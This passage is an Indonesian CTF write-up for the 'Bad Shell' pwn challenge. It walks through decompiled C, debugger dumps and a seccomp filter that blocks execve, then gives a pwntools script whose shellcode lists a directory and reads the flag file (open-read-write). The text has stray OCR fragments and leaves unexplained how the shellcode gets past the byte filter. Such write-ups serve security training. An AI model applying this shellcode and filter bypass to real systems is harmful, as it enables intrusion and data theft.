


```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // edx

  setup(argc, argv, envp);
  if ( mmap((void *)0x1337C0DE0000LL, 0x2000uLL, 7, 50, -1, 0LL) == (void *)0x1337C0DE0000LL )
  {
    printf("Gimme your shellcode : ");
    MEMORY[0x1337C0DE0000] = something;
    MEMORY[0x1337C0DE0008] = qword_4028;
    MEMORY[0x1337C0DE0010] = qword_4030;
    MEMORY[0x1337C0DE0018] = qword_4038;
    MEMORY[0x1337C0DE0020] = qword_4040;
    MEMORY[0x1337C0DE0028] = qword_4048;
    v4 = read(0, (void *)0x1337C0DE0030LL, 0x1000uLL);
    check(0x1337C0DE0000LL, v4);
    init();
    MEMORY[0x1337C0DE0000]();
  }
  else
  {
    puts("[X] Error!");
  }
  return 0;
}
```


Meskipun NX Enabled, tetapi terdapat memory mapping untuk executable memory region dengan fungsi mmap((void *)0x1337C0DE0000LL, 0x2000uLL, 7, 50, -1, 0LL) == (void *)0x1337C0DE0000. Inputan kita (buffer) akan dibaca di memory region tersebut.




```
 ► 0   0x6361fb36b3fd main+65
   1   0x7dcff5c28150 __libc_start_call_main+128
   2   0x7dcff5c28209 __libc_start_main+137
   3   0x6361fb36b1ae _start+46

pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x1337c0de0000     0x1337c0de2000 rwxp     2000      0 [anon_1337c0de0]
    0x6361fb36a000     0x6361fb36b000 r--p     1000      0 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
    0x6361fb36b000     0x6361fb36c000 r-xp     1000   1000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
    0x6361fb36c000     0x6361fb36d000 r--p     1000   2000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
    0x6361fb36d000     0x6361fb36e000 r--p     1000   2000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
    0x6361fb36e000     0x6361fb36f000 rw-p     1000   3000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
    0x7dcff5c00000     0x7dcff5c26000 r--p    26000      0 /usr/lib/x86_64-linux-gnu/libc
.so.6
    0x7dcff5c26000     0x7dcff5da5000 r-xp   17f000  26000 /usr/lib/x86_64-linux-gnu/libc
.so.6
    0x7dcff5da5000     0x7dcff5dfa000 r--p    55000 1a5000 /usr/lib/x86_64-linux-gnu/libc
.so.6
    0x7dcff5dfa000     0x7dcff5dfe000 r--p     4000 1f9000 /usr/lib/x86_64-linux-gnu/libc
.so.6
    0x7dcff5dfe000     0x7dcff5e00000 rw-p     2000 1fd000 /usr/lib/x86_64-linux-gnu/libc
.so.6
    0x7dcff5e00000     0x7dcff5e0d000 rw-p     d000      0 [anon_7dcff5e00]
    0x7dcff5e30000     0x7dcff5e33000 rw-p     3000      0 [anon_7dcff5e30]
    0x7dcff5e33000     0x7dcff5e35000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
    0x7dcff5e35000     0x7dcff5e43000 r-xp     e000   2000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
    0x7dcff5e43000     0x7dcff5e51000 r--p     e000  10000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
    0x7dcff5e51000     0x7dcff5e52000 r--p     1000  1d000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
    0x7dcff5e52000     0x7dcff5e53000 rw-p     1000  1e000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
    0x7dcff5e6f000     0x7dcff5e71000 rw-p     2000      0 [anon_7dcff5e6f]
    0x7dcff5e71000     0x7dcff5e72000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-l
inux-x86-64.so.2
    0x7dcff5e72000     0x7dcff5e9c000 r-xp    2a000   1000 /usr/lib/x86_64-linux-gnu/ld-l
inux-x86-64.so.2
    0x7dcff5e9c000     0x7dcff5ea6000 r--p     a000  2b000 /usr/lib/x86_64-linux-gnu/ld-l
```



```c
//      v4 = read(0, (void *)0x1337C0DE0030LL, 0x1000uLL);
//      check(0x1337C0DE0000LL, v4)
__int64 __fastcall check(__int64 a1, int a2)
{
  __int64 result; // rax
  unsigned int i; // [rsp+18h] [rbp-8h]
  unsigned int j; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= a2 )
      break;
    for ( j = 0; j <= 1; ++j )
    {
      if ( *(_BYTE *)((int)i + a1) == badchars[j] )
      {
        write(0, "[X] Badchars detected!\n", 0x17uLL);
        exit(1337);
      }
    }
  }
  return result;
}
```




```
   0x6361fb36b306 <check+56>     cdqe
   0x6361fb36b308 <check+58>     lea    rcx, [rip + 0x2d41]          RCX => 0x6361fb36e050 (badchars) ◂— 0x50f
 0x7dcff5ea92d0 —▸ 0x6361fb36a000
   0x6361fb36b30f <check+65>     movzx  eax, byte ptr [rax + rcx]    EAX, [badchars] => 0xf
 ► 0x6361fb36b313 <check+69>     cmp    dl, al                       0x48 - 0xf     EFLAGS => 0x216 [ cf PF AF
 zf sf IF df of ]
   0x6361fb36b315 <check+71>   ✔ jne    check+105                   <check+105>
    ↓
   0x6361fb36b337 <check+105>    add    dword ptr [rbp - 4], 1        [0x7ffe260a6f2c] => 1 (0 + 1)
   0x6361fb36b33b <check+109>    mov    eax, dword ptr [rbp - 4]      EAX, [0x7ffe260a6f2c] => 1
   0x6361fb36b33e <check+112>    cmp    eax, 1                        1 - 1     EFLAGS => 0x246 [ cf PF af ZF s
f IF df of ]
   0x6361fb36b341 <check+115>  ✔ jbe    check+37                    <check+37>
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp 0x7ffe260a6f10 ◂— 0x500000000
```



```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─────────────────────
*RAX  5
 RBX  0xed3148e43148ff31
 RCX  0x61f6659f8050 (badchars) ◂— 0x50f
 RDX  0x48
 RDI  0x1337c0de0000 ◂— xor rax, rax /* 0x3148db3148c03148 */
 RSI  0x6b
 R8   0xffffffff
 R9   0
 R10  0x32
 R11  0x246
 R12  0
 R13  0x7ffd86168388 —▸ 0x7ffd8616a0e2 ◂— 'SYSTEMD_EXEC_PID=3325'
 R14  0
 R15  0x79f2e7267000 (_rtld_global) —▸ 0x79f2e72682d0 —▸ 0x61f6659f4000 ◂— 0x10102464c457f
 RBP  0x7ffd86168230 —▸ 0x7ffd86168260 ◂— 1
 RSP  0x7ffd86168210 ◂— 0x6b00000000
*RIP  0x61f6659f5313 (check+69) ◂— cmp dl, al
───────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────
   0x61f6659f5300 <check+50>     movzx  edx, byte ptr [rax]           EDX, [0x1337c0de0000] => 0x48
   0x61f6659f5303 <check+53>     mov    eax, dword ptr [rbp - 4]      EAX, [0x7ffd8616822c] => 1
   0x61f6659f5306 <check+56>     cdqe
   0x61f6659f5308 <check+58>     lea    rcx, [rip + 0x2d41]           RCX => 0x61f6659f8050 (badchars) ◂— 0x50f
   0x61f6659f530f <check+65>     movzx  eax, byte ptr [rax + rcx]     EAX, [badchars+1] => 5
 ► 0x61f6659f5313 <check+69>     cmp    dl, al                        0x48 - 0x5     EFLAGS => 0x202 [ cf pf af
 zf sf IF df of ]
   0x61f6659f5315 <check+71>   ✔ jne    check+105                    <check+105>
    ↓
   0x61f6659f5337 <check+105>    add    dword ptr [rbp - 4], 1        [0x7ffd8616822c] => 2 (1 + 1)
   0x61f6659f533b <check+109>    mov    eax, dword ptr [rbp - 4]      EAX, [0x7ffd8616822c] => 2
   0x61f6659f533e <check+112>    cmp    eax, 1                        2 - 1     EFLAGS => 0x202 [ cf pf af zf s
f IF df of ]
   0x61f6659f5341 <check+115>    jbe    check+37                     <check+37>
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp 0x7ffd86168210 ◂— 0x6b00000000
01:0008│-018 0x7ffd86168218 —▸ 0x1337c0de0000 ◂— xor rax, rax /* 0x3148db3148c03148 */
02:0010│-010 0x7ffd86168220 ◂— 0
03:0018│-008 0x7ffd86168228 ◂— 0x100000000
04:0020│ rbp 0x7ffd86168230 —▸ 0x7ffd86168260 ◂— 1
05:0028│+008 0x7ffd86168238 —▸ 0x61f6659f54ae (main+242) ◂— mov eax, 0
06:0030│+010 0x7ffd86168240 ◂— 0
07:0038│+018 0x7ffd86168248 —▸ 0x1337c0de0000 ◂— xor rax, rax /* 0x3148db3148c03148 */
────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────
 ► 0   0x61f6659f5313 check+69
   1   0x61f6659f54ae main+242
   2   0x79f2e6e28150 __libc_start_call_main+128
   3   0x79f2e6e28209 __libc_start_main+137
   4   0x61f6659f51ae _start+46
```

Kita tidak bisa mengcraft fungsi execve dan execveat, dan byte ‘\x0f’ serta ‘\0x5’ juga diblock




```
 itoid   /Pwn/Bad Shell
>>>
>>> seccomp-tools dump ./chall
Gimme your shellcode : abcd
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
 itoid   /Pwn/Bad Shell
>>>
>>>
```

Langsung saja list content dari current directory dengan fungsi getdents, dan jika sudah mengetahui nama file flagnya, langsung saja ORW (Open – Read – Write) isi dari flag tersebut. Berikut exploit scriptnya:


```python
#!/usr/bin/python3
from pwn import *
gdbscript = '''
c
'''
exe = './chall'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc 157.173.204.136 40802".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
```

```
cl = lambda: io.close()
rlf = lambda: io.recvline(0)


# blocked bytes = 0xf, 0x5
# list current directory
p = asm('''
    mov    rsp, QWORD PTR fs:0x0
    push   0x2e
    mov    rdi, rsp
    xor    edx, edx
    xor    esi, esi
    push   0x2
    pop    rax
    syscall
    mov    rdi, rax
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x4e
    pop    rax
    syscall
    push   0x1
    pop    rdi
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x1
    pop    rax
    syscall
    ''')
# cat flag-d41d8cd98f00b204e9800998ecf8427e.txt
p = asm('''
    mov    rsp, QWORD PTR fs:0x0
    push   0x74
    movabs rax, 0x78742e6537323438
    push   rax
    movabs rax, 0x6663653839393030
    push   rax
    movabs rax, 0x3839653430326230
    push   rax
    movabs rax, 0x3066383964633864
    push   rax
    movabs rax, 0x3134642d67616c66
    push   rax
    mov    rdi, rsp
```



```
    xor    edx, edx
    xor    esi, esi
    push   0x2
    pop    rax
    syscall
    mov    rdi, rax
    xor    eax, eax
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    syscall
    push   0x1
    pop    rdi
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x1
    pop    rax
    syscall
    ''')
s(p)
com()
```



```
    mov rsi, rsp
    push 0x4e
        pop rax
        syscall
        push 0x1
        pop rdi
        xor edx, edx
        mov dh, 0x1
        mov rsi, rsp
        push 0x1
        pop rax
        syscall
